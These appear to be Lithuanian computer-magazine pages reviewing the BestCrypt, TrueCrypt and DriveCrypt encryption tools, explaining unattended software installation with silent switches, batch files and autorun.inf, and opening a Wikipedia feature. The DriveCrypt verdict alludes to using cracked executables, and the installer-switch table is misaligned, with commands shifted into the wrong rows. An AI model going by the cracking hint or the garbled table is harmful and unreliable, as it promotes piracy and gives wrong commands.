Šiandieninėje apžvalgoje mes aptarsime *BestCrypt 7.20* paketą. Tai mes padarysime ne todėl, kad tai daugiausia galimybių turinti priemonė arba, priešingai, pati nepatikimiausia ir lūžinėjanti. Tiesiog aš taip norėjau. Išduosiu paslaptį: aš pats naudoju *BestCrypt*. Paklausinėjus kolegų paaiškėjo, kad nemažai jų pirmenybę taip pat teikia būtent šiam paketui. Matyt, tam yra svarių priežasčių.

Vos paleidus paaiškėja, kad tai iš tiesų profesionalus įrankis. Vartotojo sąsaja jame realizuota vedlio stiliumi, todėl iš karto čiupk jautį už ragų ir pradėk veikti, užuot klaidžiojęs po įvairius meniu punktus ir mygtukus (jų tiesiog nėra). Taigi norint sukurti konteinerį, reikia viso labo atidaryti meniu ir ten pasirinkti punktą *New Container*. Pasirodęs langas pasiūlys nurodyti būsimo konteinerio saugojimo vietą, jo dydį, priėjimo slaptažodį bei algoritmą, kuris bus naudojamas raktui generuoti ir šifruoti. Viso palaikomos 4 šifravimo schemos: AES, GOST 28147–89, *Twofish*, *Blowfish*. Pirmoji jų yra JAV valstybinis standartas, antroji yra Rusijos standartas. Neblogi argumentai šio paketo labui, tiesa? Beje, dvi likusios schemos — *Twofish* ir *Blowfish* yra laikomos ne mažiau efektyviomis, todėl tu gali pasikliauti bet kuriuo iš pasiūlytų algoritmų. Mokslininkai, matematikai ir kiti smalsūs planetos protai kol kas nesurado būdo, kuris leistų per protingą laiką nulaužti tokį šifrą.

Norint primontuoti sukurtą konteinerį, reikia įvesti jo sukūrimo metu nurodytą slaptažodį. Jeigu slaptažodis įvestas teisingai, tai labai greitai sistemoje pasirodys nauja disko particija, kuri veiks kaip ir visi kiti diskai, skirtumas tik tame, kad duomenys šioje particijoje bus nepertraukiamai šifruojami.

Dar didesnį saugumą galima pasiekti naudojant paslėptus konteinerius, kuriuos pripažįsta daugelis šiuolaikinių duomenų šifravimo sistemų. Esmė čia tame, kad bylos–konteinerio viduje sukuriama paslėpta dalis, kurios turinys niekaip neatvaizduojamas sistemoje — net pati programa nė neįtaria apie jos egzistavimą. Norint gauti priėjimą prie tokios paslėptos konteinerio dalies, reikia įvesti papildomą slaptažodį, tik tokiu atveju kriptografinė sistema sugebės tarp nuliukų ir vienetukų surasti šifruotą particijos antraštę ir ją primontuoti. Genialus dalykėlis, būtinai išbandyk. Paslėptoje dalyje galima saugoti pačią slapčiausią informaciją, o pačiame konteineryje bus paprasčiausios bylos, kurios nieko nedomina ir yra bevertės. Net jeigu tave kankins su lygintuvu ir bandys psichologiškai spausti, tu galėsi nesibaimindamas išduoti slaptažodį. Taip tu nieko neprarasi, kadangi piktavalis įprastinio konteinerio viduje neras nieko naudingo. Norint sukurti paslėptą konteinerio dalį bei pakeisti bet kokias kitas jo savybes (naudojamą šifravimo tipą, priėjimo slaptažodį ir t.t.), būtina įvesti priėjimo slaptažodį. Paslėptos dalies sukūrimo opcija vadinasi *Create Hidden Part*. Visos kriptografinės *BestCrypt* operacijos atliekamos išimtinai operatyvinėje atmintyje. Tai būtina sąlyga tam, kad duomenys ir tarpiniai šifravimo rezultatai nebūtų atviru pavidalu įrašomi į kietąjį diską. Nuo šiol galima nebijoti netikėto elektros atjungimo, kadangi išjungus kompiuterį operatyvinės atminties turinys bus negrįžtamai prarastas, o konteineryje saugomos bylos taip ir





Failų sistema NTFS taip pat leidžia šifruoti duomenis (Encrypted File System). Priėjimą prie šifruotų bylų turi tik tas vartotojas, kuris šioms byloms aktyvavo šifravimą (prie tokių šifruotų duomenų prieiti gali ir tie vartotojai, kuriems teisė tai daryti yra sukonfigūruojama rankiniu būdu per konkrečios bylos papildomas savybes (Properties —> Advanced), tačiau tai veikia tik Windows XP sistemose — red. past.). Vienintelė problema — su programa Advanced EFS Data Recovery (www.pass-words.ru) tokią apsaugą galima apeiti per keletą minučių.

liks šifruotos. Tiesa, čia yra vienas subtilus niuansas. Pritrūkus atminties, *Windows* dalį operatyvinėje atmintyje saugomų duomenų aktyviai perkelia į kietąjį diską, *swap* bylą. Tokiu atveju kai kurie duomenys, kurie galbūt yra vertingi, bus įrašyti į diską atviru pavidalu (išsamiau apie tai gali paskaityti iškarpoje).

BestCrypt — tai vienintelė programa šiandienos apžvalgoje, kuri palaiko *swap* bylos šifravimą. Atitinkamą opciją aktyvuoti galima taip: *Options —> Swap File Encryption Utility*.

Nuosprendis: *BestCrypt* yra autoritetinga informacijos paslėpimo priemonė, kurią naudoja daugelis patyrusių saugumo specialistų. Ji patikimai šifruoja ne tik įprastinius duomenis, bet ir *swap* bylą. Dalį išeities tekstų kūrėjai laisvai platina internete, o tai neblogas garantas, kad programoje nėra specialiųjų tarnybų trojano.

[TrueCrypt 4.1]
www.truecrypt.org
1,3 Mb, *open–source*

Paplitusių kriptografinių sistemų fone iš tiesų elegantiški produktai gana dažnai lieka nepastebėti. Su atvirais išeities tekstais platinama programa *TrueCrypt* — kaip tik toks atvejis. Kūrėjai išdidžiai pareiškia: tikrinkite kiek norite, vis tiek mes neturime ką slėpti. Tokio tipo projektai yra labai gerai, jie duoda dar vieną priežastį ramiai miegoti. Dvigubai maloniau pasidaro, kai suvoki, kad šis produktas niekuo nenusileidžia komerciniams analogams ir net daug kuo juos lenkia. Tačiau apie viską iš eilės.

Programa platinama archyvo pavidalu. Išpakavus šį archyvą, programą galima arba įdiegti į sistemą su įdiegimo byla, arba pereiti į katalogą *Setup Files* ir iš karto paleisti vykdomą bylą *TrueCrypt.exe*. Tiesa, šios dvi galimybės visiškai nesiskiria. Į sistemą įrašoma programos žemo lygio tvarkyklė, kuri, priklausomai nuo sistemos, yra 32 arba 64 bitų, todėl užmaskuoti programą nuo išmanančio žmogaus vis tiek nepavyks. Pagal nutylėjimą *TrueCrypt* vartotojo sąsaja atvaizduojama tik viena kalba — anglų, tačiau jeigu nori, apsilankyk *http://www.truecrypt.org/localizations.php* ir pamatysi, kad mūsų kaimynai latviai prie šito jau dirba. Galbūt tu nori prisidėti prie lietuviškos šios programos vartotojo sąsajos kūrimo? :)

Dabar siūlyčiau iš karto eiti prie reikalo ir praktiškai pamėginti sukurti bylą–konteinerį. O aš papasakosiu tau apie pagrindinius šios programos niuansus.

1. Procesas prasideda nuspaudus mygtuką „Create Volume", kuris iškviečia specialų konteinerių kūrimo vedlį (*wizard*). Pirmame etape vedlys siūlo pasirinkti konteinerio tipą: įprastą arba paslėptą. Savaime suprantama, visų pirma reikia sukurti įprastinį konteinerį, o tik po to jame įkurdinti paslėptus.

2. Kitas žingsnis — konteinerio (šifruotos particijos) patalpinimas. Jeigu tu planuoji sukurti mobilų konteinerį, kurį galima perkelti į kitą kietąjį diską arba kompiuterį, būtina nurodyti bylą, kurioje jis bus saugomas. *TrueCrypt* taip pat leidžia šifruoti ištisus įrenginius. Šifruoti loginius diskus nėra labai patogu, tačiau visiškai užšifruota *USB flash* atminties kortelė tau tikrai pravers.

3. Tolimesniame žingsnyje vedlys pasiūlys pasirinkti duomenų šifravimo algoritmą bei hešavimo algoritmą, kuris bus naudojamas kaip pseudoatsitiktinė funkcija. Pagal nutylėjimą siūlomas algoritmas AES su 256 bitų raktu, visus šiuos siūlomus nustatymus tu gali drąsiai palikti pagal nutylėjimą. Be to, kad šis algoritmas yra nepaprastai patikimas, jis taip pat yra vienas iš greičiausių. Visų palaikomų algoritmų našumą tavo kompiuteryje galima įvertinti nuspaudus mygtuką *Benchmark*. Kaip hešavimo algoritmas anksčiau buvo pagal nutylėjimą naudojamas SHA–1, tačiau po to, kai 2005 metais buvo išrastas teorinis kolizijų paieškos būdas, kūrėjai pirmenybę suteikė RIPEMD–160.

4. Jeigu tu pasirinkai viso disko arba įrenginio šifravimą, tuomet šį žingsnį galima praleisti. Priešingu atveju tau reikės įvesti būsimo konteinerio dydį.

5. Toliau vedlys pasiūlys įvesti priėjimo prie šifruotų duomenų slaptažodį. Rekomenduojama naudoti ne mažiau 20 simbolių slaptažodį, kuriame būtų skaičiai, didžiosios, mažosios raidės bei specialūs simboliai, tokie, kaip $, #, + ir t.t. Kartu su slaptažodžiu arba iš viso



[Būk įtempęs ausis ir akis] Duomenų šifravimo sistemų naudojimas dar negarantuoja visiško saugumo. Štai trys blogybės.

Pirmoji — *swap* byla. Bet kuriuo laiko momentu *Windows* naudoja *swap* bylą, kurioje saugoma dalis į operatyvinę atmintį netilpusių programų ir duomenų. Dėl to gresia, kad dalis slaptų duomenų gali pakliūti į kietąjį diską nešifruotu pavidalu. Daugelis iš čia pristatytų programų bando blokuoti priėjimą prie tų atminties sričių, kuriose saugomi kešuoti konteinerių slaptažodžiai ir pati konfidenciali informacija. Tačiau argi langinėms įsakysi? Bet kada ji gali programai uždrausti priėjimą, o tuomet jau nieko nepadarysi. Ir šiaip visko nesuseksi. Štai tau pavyzdys. Yra tekstų redaktorius, pats paprasčiausias, be jokių įmantrybių. Jeigu vartotojas jame atsidarys, tarkim, iš „kur nors" nukopijuotą kreditinių kortelių duomenų bazę, tuomet visa ši informacija pateks į operatyvinę atmintį. O iš jos — galbūt ir į *swap* bylą. Ir nieko su tuo nepadarysi. Nebent gali atjungti pačią *swap* bylą (*Control Panel —> System —> Advanced —> Performance —> Settings —> Advanced —> Change —> No paging file —> Set*).

Antroji blogybė — „miegantis" režimas (*Hibernation Mode*). Kuomet kompiuteris pereina į šį režimą, visas operatyvinės atminties, procesoriaus registrų ir t. t. turinys išsaugomas specialioje byloje kietajame diske. Duomenų šifravimo sistemos tokio veikimo pakeisti negali. Išvada: dirbant su svarbiais duomenimis nevertėtų naudoti miegančio režimo.

Trečioji blogybė — daugiavartotojiškas režimas. Jeigu tu prie sistemos primontavai konteinerį su šifruotais duomenimis, tai jis tampa prieinamas visiems vartotojams iš karto. Norint apriboti priėjimą prie šios bylos, būtina naudoti NTFS failų sistemą, o byloms ir katalogams suteikti atitinkamas priėjimo teises.

vietoje jo galima naudoti bylą-raktą (arba iš karto keletą bylų). Tokią bylą galima sugeneruoti su specialiu įmontuotu įrankiu, tačiau aš vis dėlto rekomenduočiau tau pasirinkti kelias dainas iš savo MP3 kolekcijos. Mano nuomone, tai bus geriausias saugumo garantas. Sutik, kad *mp3* bylose atpažinti bylas–raktus bus ganėtinai problematiška :). Beje, tai puiki priemonė prieš keyloggerius, kurie gali lengvai nusnifinti su klaviatūra įvedamą slaptažodį, tačiau yra absoliučiai bejėgiai prieš bylas–raktus.

6. Konteinerio (šifruotos particijos) formatavimas — kitas labai svarbus etapas. *TrueCrypt* bylos-konteinerio (arba įrenginio) erdvę užpildo pseudoatsitiktinėmis simbolių kombinacijomis, kad visiškai eliminuotų jo analizės galimybę. Šiame etape galima sukonfigūruoti būsimo konteinerio parametrus: naudojamą failų sistemą ir klasterio dydį. Norėčiau atkreipti tavo dėmesį į labai svarbų niuansą: tam, kad šio konteinerio viduje būtų galima kurti paslėptus konteinerius, būtina pasirinkti FAT failų sistemą.

Paslėptas konteineris kuriamas analogiškai, tačiau tau teks nurodyti pagrindinį konteinerį arba įrenginį, kurio viduje jis bus saugomas. Norint primontuoti šifruotą konteinerį arba įrenginį, pagrindiniame programos lange reikia nurodyti jo kelią, pasirinkti disko raidę ir nuspausti mygtuką „Mount". Naujas loginis diskas sistemoje atsiras iš karto po to, kai tu įvesi priėjimo slaptažodį ir/arba pateiksi reikiamas bylas–raktus.

Nuosprendis: rimtas įrankis, platinamas su atvirais išeities tekstais, kas faktiškai garantuoja, kad jame nebus specialiųjų tarnybų paliktų trojanų ar kokių nors kitokių siurprizų. Daugybės šifravimo algoritmų galimybė (AES, *Blowfish*, CAST5, *Serpent*, *Triple* DES, *Twofish*, *AES–Twofish*, *AESTwofish*, *Serpent–AES*, *Serpent–Twofish–AES*, *Twofish–Serpent*), galimybė naudoti bylas–raktus ir šifruoti ištisus įrenginius — puikaus funkcionalumo rodiklis. Be to, *TrueCrypt* pripažįsta darbą komandinėje eilutėje ir yra pateikiama su puikia dokumentacija bei populiariu šifravimo algoritmų aprašymu.

DriveCrypt 4.2
www.securstar.com
3,05 Mb, shareware

Tikras monstras, leidžiantis šifruoti 1344 bitų kietąjį diską. Be abejo, pagrindinė užduotis yra šifruotų konteinerių sukūrimas ir palaikymas. Tokį sukurti visiškai nesudėtinga: pakanka meniu pasirinkti *File —> Create Container file*, o po to vedliui atsakyti *I want to create a DriveCrypt container for my disk*. Kaip jau įprasta, programa paprašys įvesti konteinerio parametrus: jo dydį, failų sistemą, fizinį buvimą diske. Šifravimas kiekvieną kartą atliekamas skirtingai: tam reikia tam tikro atsitiktinių skaičių rinkinio, kuris generuojamas remiantis tavo pelytės judėjimu. Po to, kai bus sugeneruota reikiama seka, *DriveCrypt* pasiūlys apsispręsti dėl šifravimo algoritmo. O čia iš tiesų yra iš ko rinktis: *DriveCrypt* palaiko AES, *Blowfish*, *Tea 16*, *Tea 32*, *Des*, *Triple Des*, *Misty 1* ir *Square*. Pasirinkus vieną iš jų, konteinerio kūrimas bus pabaigtas.



Pats laikas užsiimti paslėptąja konteinerio dalimi. Čia reikia pasakyti, kad prie *DriveCrypt* vartotojo sąsajos ir bendro naudojamumo dar yra ką veikti. Jeigu tame pačiame *TrueCrypt* kuriant paslėptą konteinerį pakanka nuspausti vieną mygtuką ir vadovautis vedlio pasiūlymais, tai čia tau teks iš pradžių primontuoti egzistuojantį konteinerį, po to įeiti į jo savybes ir tuomet pasirinkti variantą *Invisible disk creating*. Sąžiningumo dėlei pastebėsiu, kad toliau viskas eina kaip per sviestą.

Pastebėtina tai, kad *DriveCrypt* bendrą priėjimą prie šifruotų duomenų leidžia organizuoti labai apgalvotai ir patogiai. Norint suteikti priėjimą prie konteinerio kitam asmeniui, nebūtina jam kurti laikiną DKF raktą (*File —> Create DKF Access File*). Rakto panaudojimą galima įvairiai apriboti: nustatant galiojančių dienų kiekį, valandas (pavyzdžiui, tik naktį) ir t.t. Kai specialus vedlys užbaigs savo darbą, bus gauta nedidelė DKF byla, ją reikia atiduoti vartotojui, tuo pačiu pasakant slaptažodį, kuriuo buvo apsaugota ši byla. Šį raktą galima saugoti kur tik nori, tačiau jis galios tik toje mašinoje, kurioje buvo sukurtas. Dar daugiau, su DKF raktu prieiti galima išimtinai tik prie konteinerio turinio, o visi nustatymai ir opcijos (taip pat ir dar vieno rakto sukūrimo galimybė) bus blokuojami.

DriveCrypt palaiko stenografiją ir gali ypatingai konfidencialius duomenis įkurdinti 16 bitų WAV bylose. Norint sukurti tokias bylas, prireiks daugialypės terpės konverterio, pavyzdžiui, *WinDac* arba *Cool Edit* (juos rekomenduoja programos kūrėjai, todėl šie pateikiami siuntimui oficialioje programos svetainėje).

Egzistuoja papildoma programos versija — *DriveCrypt Plus Pack*, kuri, nepaisant panašaus pavadinimo, yra visiškai savarankiškas produktas. Šį įrankį galima būtų rekomenduoti paranojikams, kurie greičiausiai liks patenkinti. *DriveCrypt Plus Pack* nekuria konteinerių, kuriuose saugojami duomenys, ji pilnai šifruoja kietąjį diską pačiame žemiausiame lygyje! O tai leidžia paslėpti ne tik svarbius duomenis, bet ir visą likusį disko arba particijos turinį, įskaitant ir operacinę sistemą. Slaptažodžio prašoma kraunantis kompiuteriui, vartotojas jį įvesti gali bandyti keletą kartų. Jeigu sistema supras, kad ja pasinaudoti mėgina pašalinis žmogus (keletą kartų buvo įvestas neteisingas slaptažodis), ji kuo puikiausiai gali užkrauti suklastotą sistemą, su kuria dirbant bus naikinami pagrindinės sistemos duomenys. Skamba marazmatiškai, tačiau pabandyti verta.

Nuosprendis: pagrindinis programos trūkumas — po bandomojo laikotarpio už ją reikia mokėti pinigus. Prieš porą metų internete sklandė gandas apie tai, kad programoje įdiegtas specialiųjų tarnybų trojanas. Natūralu, kad kūrėjai šį faktą neigė, tačiau vienareikšmiškai jais pasitikėti nevertėtų, kadangi programos išeities tekstų be jų pačių niekas niekada nestudijavo. Dar daugiau, programa pakankamai gerai apsaugota nuo nulaužimo. Gero raktų generatoriaus nerasi, todėl tenka ieškoti užlopytų exe'kų, kuriuose taip pat gali būti daug negerų dalykų. O šiaip programa iš tiesų verta dėmesio ir turi keletą unikalių savybių (pavyzdžiui, laikinų raktų sukūrimas).

[Viskas tavo rankose] Savaime suprantama, kriptografinės sistemos neduoda 100% duomenų konfidencialumo garantijos. Pavyzdžiui, tu gali paprasčiausiai užmiršti atjungti užšifruotą konteinerį nuo sistemos ir nueiti nuo kompiuterio. Pats supranti, kad tokiu atveju bet kas galės nukopijuoti jame saugomas bylas. Ir vis dėlto nenaudoti tokio tipo programos, ypač jeigu susiduri su kompromituojančiais duomenimis ir įrankiais — kvaila, todėl susiimk ir nekrėsk kvailysčių :)

017

Padaryk tai greitai

PROGRAMINĖS ĮRANGOS ĮDIEGIMAS AUTOMATINIU REŽIMU

DAUGELIS SISTEMŲ ADMINISTRATORIŲ ŽINO, KAIP GALIMA GREITAI ĮDIEGTI *WINDOWS*. TAM YRA SKIRTOS PROGRAMOS, KURIOS LEIDŽIA PADARYTI TIKSLŲ ĮDIEGTOS OPERACINĖS SISTEMOS ATVAIZDĄ KARTU SU VISOMIS ĮDIEGTOMIS PROGRAMOMIS, TVARKYKLĖMIS IR T.T. PAKANKA IŠ TOKIO ATVAIZDO ATSTATYTI SISTEMINĘ PARTICIJĄ, IR MAŠINOJE ATSIRANDA ĮDIEGTA IR VISIŠKAI PARUOŠTA DARBUI *WINDOWS* SISTEMA. TUO UŽSIIMA TOKIOS PROGRAMOS, KAIP *ACRONIS TRUEIMAGE*, *POWERQUEST DEPLOYCENTER* AR *NORTON GHOST*. VIS DĖLTO *WINDOWS XP* ATVEJU GALIMA PASIELGTI KITAIP.

[**Automatizavimas padeda**] Atsiradus *Windows XP*, sistemą tapo įmanoma įdiegti visiškai automatiniu režimu, iš anksto nurodant nustatymus, vartotojo vardą ir serijinį raktą. Įdiegimo metu net galima surasti bet kokių programų, sisteminio registro raktų, atnaujintų tvarkyklių ir t.t. — viskas priklauso nuo tavo poreikių ir fantazijos. Anglų kalboje šis procesas vadinasi *unattended installation*, ką lietuviškai būtų galima pavadinti „neprižiūrimu, automatiniu įdiegimu". Taip išeina, kad dabar, kai administratoriui prireikia perinstaliuoti *Windows*, jis turi mažiau problemų. Visas įdiegimas apsiriboja tuo, kad į vartotojo kompiuterį įdedi specialų kompaktinį diską. O ką daryti, jeigu į jau įdiegtą *Windows* sistemą reikia papildomai įdiegti kokią nors programą? Buhalterinės apskaitos ar inžinieriams reikalingą programą? Tokiu atveju administratorius sąžiningai su programos disku eina pas vartotoją, sąžiningai spaudo mygtukus, atsako, kad jis sutinka su licencijos sąlygomis, rankutėmis įveda serijinį numerį ir laukia atsirandant mygtuko „Finish". Atlikinėti tokį darbą daugiau nei viename kompiuteryje gana nyku. Laimė, ir čia galima rasti nepakeičiamų pagalbininkų. Apie juos ir pakalbėsim.

Administratoriui gali padėti patys programų instaliatoriai. Daugelis jų turi specialius raktus, su kuriais galima paleisti automatinį programos įdiegimą. Dažniausiai naudojami šie instaliatorių tipai:

1. *InstallShield*
2. *Windows Installer Service (*.msi)*
3. *InstallShield su MSI*
4. *Inno Setup*
5. *Nullsoft SuperPiMP Install System (NSIS)*
6. *WISE Installer*

Be abejo, instaliatorių sąrašas nėra pilnas, tačiau visko aprėpti vieno straipsnio ribose tiesiog neįmanoma. Visus raktus, kurie padės tau automatizuoti įdiegimo procesą, aš pateikiau išsamioje lentelėje.

1. *Windows Installer'iui* galima nurodyti raktus */qb* arba */qn*. Pirmasis parodys įdiegimo progresą, o antrasis visiškai paslėps visus langus ir nepastebimai įdiegs programą. Jeigu tu nori atvaizduoti įdiegimo progresą, tačiau nerodyti „Cancel" mygtuko, su kuriuo vartotojas galėtų nutraukti įdiegimą, tuomet naudok raktą */qb-!*. Kai kurios programos po įdiegimo reikalauja perkrauti kompiuterį. Norint to išvengti, kartu su */qn* arba */qb* pasinaudok *REBOOT=ReallySuppress*, visas išraiškas įterpiant tarp kabučių.
2. *InstallShield* su MSI gali būti dviejų tipų: *InstallScript MSI* ir *Basic MSI*. *InstallScript MSI* naudoja tradicinius *InstallShield* raktus. Lentelėje pateikti *Basic MSI* raktai. Atkreipk dėmesį, kad raktas */v* ir kabutės rašomi kartu, be tarpo.
3. Raktų registras turi skirtingas reikšmes, t.y. */S* ir */s* nėra vienas ir tas pats.

Apie kitų instaliatorių raktus galima sužinoti, paleidus programą su raktu */?* arba */help*.

INSTALIATORIAUS PAVADINIMAS	**PALEIDIMAS SU RAKTU**	**KAIP ATPAŽINTI**
InstallShield	setup.exe /s /sms	Kataloge turi būti byla *setup.iss*; įdiegimo bylos savybėse (kuri, beje, visada vadinasi *setup.exe*) bus kažkas panašaus į „InstallShield (R) Setup Launcher".
Windows Installer Service (*.msi)	setup.msi "/qn	Praplėtimas *.*msi*.
InstallShield su MSI	REBOOT=ReallySuppress" setup.exe /s /v"/qn	Programos gali būti pateikiamos kaip atskiros MSI bylos arba pateikiamos su įdiegimo byla *setup.exe*.
Inno Setup	REBOOT=ReallySuppress" setup.exe /VERYSILENT /SP-	Paleidus instaliatorių, pačiame pirmame lange paspauskite ant kairiame viršutiniame kampe esančios ikonėlės ir iš meniu *pasirinkite About Setup*.
Nullsoft SuperPiMP Install System	Setup.exe /S	Instaliatoriaus apačioje yra užrašas *Nullsoft*
(NSIS) WISE Installer	Setup.exe /s	*Install System*. Pirmame instaliatoriaus lange yra užrašas *Initializing Wise Installation Wizard.*



Gali būti, kad tau patiks LiveCD disko sukūrimo su Windows sistema idėja. Tokiu atveju iš viso nereikės ką nors įdieginėti — pakaks diską įdėti į CD-ROM'ą. Toks ekstravagantiškas metodas gali būti įgyvendintas su programa Bart's Preinstalled Environment (www.nu2.nu/pebuilder).



Ruošiant šį straipsnį buvo panaudota unattended.OSzone.net ir autosetup.org.ru svetainėse pateikta medžiaga. Norėdamas geriau įsigilinti į šią temą, būtinai jas aplankyk ir išstudijuok.

[Papildomi sunkumai] Visiškai atskira šneka prasideda tuomet, kai įdiegimo metu instaliatorius reikalauja įvesti serijinį numerį. Pavyzdžiui, *Nero Burning Rom* gali būti automatiškai įdiegtas su tokia komanda:

```
nero6303.exe /silent /noreboot
/no_ui /sn=xxxx-xxxx-xxxxxxxx-
xxxx-xxxx /write_sn
```

Taip pat galima sukurti registro bylą, kuri registracijos duomenis įtrauktų tiesiai į registrą. Štai tą darančios *regnero.reg* bylos pavyzdys:

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Ahead\Nero - Burning Rom\Info]
„User"="InsertName"
„Company"='InsertCompanyName"
„Serial5"="InsertSerial"
```

6–os versijos *Nero* atveju paskutinė eilutė turėtų būti tokia:

```
„Serial6"="InsertSerial"
```

Tuomet prieš automatinį įdiegimą tu iš pradžių gali paleisti registracijos bylą, o po to atlikti automatinį su raktais. Savaime suprantama, be komandinių bylų iš tokio automatizavimo bus mažai naudos.

```
Pavyzdžiui, sukurk bylą autosetup.cmd:
ECHO Installing Nero Burning Rom
ECHO Please wait...
REGEDIT /S D:\Install\regnero.reg
start /wait D:\Install\Nero551054.exe /silent /noreboot /no_ui
```

Kur D — įrenginio raidė (deja, *Windows* sistemoje nėra universalaus *%CDROM%* tipo kintamojo).
Komandos *start* raktas */wait* leis sulaukti įdiegimo proceso pabaigos. To reikia kad vienu metu nepasileistų iš karto keli įdiegimo procesai. Į komandų bylą gali surašyti visų reikalingų programų automatinio įdiegimo komandas.

Taip tu gali į diską surašyti visus instaliatorius bei komandų bylą *autosetup.cmd* ir viską automatiškai įdieginėti iš jo. Disko šaknyje taip pat galima sukurti bylą *autorun.inf*:

```
[Autorun]
Open=autosetup.cmd
```

Tuomet komandinė byla automatinį įdiegimą paleis vos įdėjus diską į įrenginį.

[Stebuklingieji automatizatoriai] Jeigu tau nepatinka dirbti su raktais (tau tai atrodo sudėtinga) arba tu nesugebėjai parinkti reikiamų automatinio įdiegimo raktų, gali išmėginti programas, kurios emuliuoja vartotojo veiksmus „normalaus" programos įdiegimo režime.
Bendra tokio tipo programų veikimo prasmė tokia. Instaliatorius pasileidžia įprastiniame režime be raktų, o visi veiksmai (tokie, kaip mygtukų paspaudimai, serijinių numerių įvedimai, vėliavėlių nustatymai) atliekami vartotojo veiksmų emuliavimo režime. Galų gale tu pamatysi įdiegimo langą, kuriame patys pasispaudžia mygtukai, užsideda/nusiima vėliavėlės, įvedami serijiniai numeriai ir panašiai.
Tokio tipo programoms priskiriamos *AutoIt* ir *LazySetupCD*.
AutoIt atveju tu turi su specialia kalba rašyti skriptus. Pavyzdžiui, programos *LazySetupCD* įdiegimo atveju skriptas būtų toks:

```
// įdiegimo paleidimas iš c:\temp katalogo
Run, c:\temp\LazySetupCD\setup.exe
// palaukiame, kol atsiras reikiamas langas
WinWaitActive, Licencinis susitarimas
// spaudžiame „Taip", t.y. pasiunčiame Enter paspaudimą
Send, {Enter}
// laukiame, kol pasirodys kitas langas
WinWaitActive, LazySetupCD v.1.1
// spaudžiam OK
Send, {Enter}
// pabaiga
Exit
```

Parsisiųsti paruoštus automatiniam programų įdiegimui su *AutoIt* skirtus skriptus galima gauti adresu *www.msfn.org/board/index.php?showtopic=20197*. *AutoIt* skirtų skriptų parašymas — nepaprasta užduotis, kadangi reikia išstudijuoti skriptinės kalbos sintaksę ir operatorius. Programos vartotojo sąsaja ir dokumentacija pateikiami anglų kalba.
LazySetupCD leidžia kurti įdiegimo diskus, iš kurių tu pro-









gramas galėsi įdieginėti automatiniu režimu, t.y. nedalyvaujant vartotojui, pagal iš anksto sudarytą algoritmą. Norint sudaryti kokios nors programos įdiegimo algoritmą, būtina nurodyti visus veiksmus, kuriuos įdiegimo metu turės emuliuoti *LazySetupCD*. Tokiems veiksmams priskiriama:

1. Nuspausti mygtuką
2. Uždėti/nuimti vėliavėlę
3. Sukonfigūruoti perjungiklį
4. Įvesti tekstą

Šių veiksmų pakanka, kad sudarytum daugelio programų įdiegimo algoritmus. Algoritmas sudaromas panaudojant *LazySetupCD* vartotojo sąsają, čia nereikia rašyti jokių skriptų. Mygtukai, vėliavėlės ir jungikliai identifikuojami pagal jų pavadinimą. Tai reiškia, jeigu tu nori, kad *LazySetupCD* kokios nors programos įdiegimo metu tris kartus iš eilės nuspaustų „Next" mygtuką, tau pakanka tris kartus pridėti veiksmą „Nuspausti *Next* mygtuką".
AutoIt atveju tam, kad užprogramuotum tris taip pat besivadinančio mygtuko nuspaudimus iš eilės, tekdavo nurodyti lango požymį, kuriame yra mygtukas. *LazySetupCD*, priešingai nei *AutoIt*, nesipainioja su mygtukų nuspaudimais, todėl tris kartus to paties mygtuko nespaus.
Norint įvesti tekstą (pavyzdžiui, serijinį numerį), tau taip pat nereikės nurodyti nieko papildomo. Jeigu eilinį kartą nuspaudus mygtuką „Next"bus pasiūlyta įvesti vartotojo vardą ir serijos numerį, tai *LazySetupCD* sąsajoje pakaks nurodyti veiksmą „Įvesti tekstą". Kiekvienas tekstinis fragmentas įdiegimo lange bus įvedamas tabuliacijos tvarka.
Su *LazySetupCD* tu gali instaliatorius į diską įrašyti kartu su įdiegimo algoritmais. Kartu su *LazySetupCD* pateikiamas *autorun.exe* modulis, kuris įrašomas į diską ir kuris atlikinės automatinį įdiegimą. Su juo tu galėsi išsirinkti programas, kurias nori įdiegti automatiniu režimu.
Internete taip pat yra paruoštų *LazySetupCD* automatinio įdiegimo skriptų rinkinys, kurį galima parsisiųsti iš *autosetup.org.ru*.

[Išvados] Taigi mes aptarėme tris galimus automatinio programų įdiegimo metodus:
1. Su raktais ir komandinėmis bylomis
2. Su *AutoIt*
3. Su *LazySetupCD*

Be jokios abejonės, pats greičiausias metodas yra įdiegimas su raktais ir komandinėmis bylomis, kadangi šiuo atveju nėra jokių įdiegimo langų, jų atvaizdavimui nėra eikvojamas kompiuterio darbo laikas. Tačiau su šiuo metodu ne visada pavyksta pasiekti pageidaujamą rezultatą (pavyzdžiui, nepavyksta parinkti reikiamų automatinio įdiegimo raktų). Tuomet į pagalbą ateina vartotojo veiksmų emuliatoriai — *AutoIt* ir *LazySetupCD*. Norint efektyviai pradėti naudoti *AutoIt*, teks skirti laiko specialios skriptinės kalbos sintaksei išmokti. *LazySetupCD* suteikia paprastesnę ir patogesnę įdiegimo algoritmo sudarymo vartotojo sąsają.
Kuo naudotis — spręsti tau.

A Z

020

KIEKVIENAS INTERNAUTAS BENT KARTĄ GYVENIME SĖDĖJO ĮBEDĘS AKIS Į NARŠYKLĘ SU KRŪVA ATIDARYTŲ PAIEŠKOS SISTEMŲ IR LIŪDNAI SVAJOJO APIE SVETAINĘ, KURIOJE YRA VISKO. ATSAKYMAI Į VISUS KLAUSIMUS, IŠSAMŪS STRAIPSNIAI VISOMIS ĮMANOMOMIS TEMOMIS, JŪRA INFORMACIJOS... SAKAI, TAI UTOPIJA? ANAIPTOL, MIELAS DRAUGE, TOKIA SVETAINĖ YRA, O JOS PAVADINIMAS — ***WIKIPEDIA***. NORI SUŽINOTI APIE STAMBIAUSIĄ ENCIKLOPEDIJĄ ŽMONIJOS ISTORIJOJE, KURIOS DEVIZAS: „MES RENKAME PASAULIO ŽINIAS"? TUOMET SKAITYK TOLIAU.

Džimis Veilsas, taip pat žinomas kaip Džimbo, arba tiesiog Vikipedijos Karalius ir Dievas

Wikipedia
Pasaulio žinių kaupykla

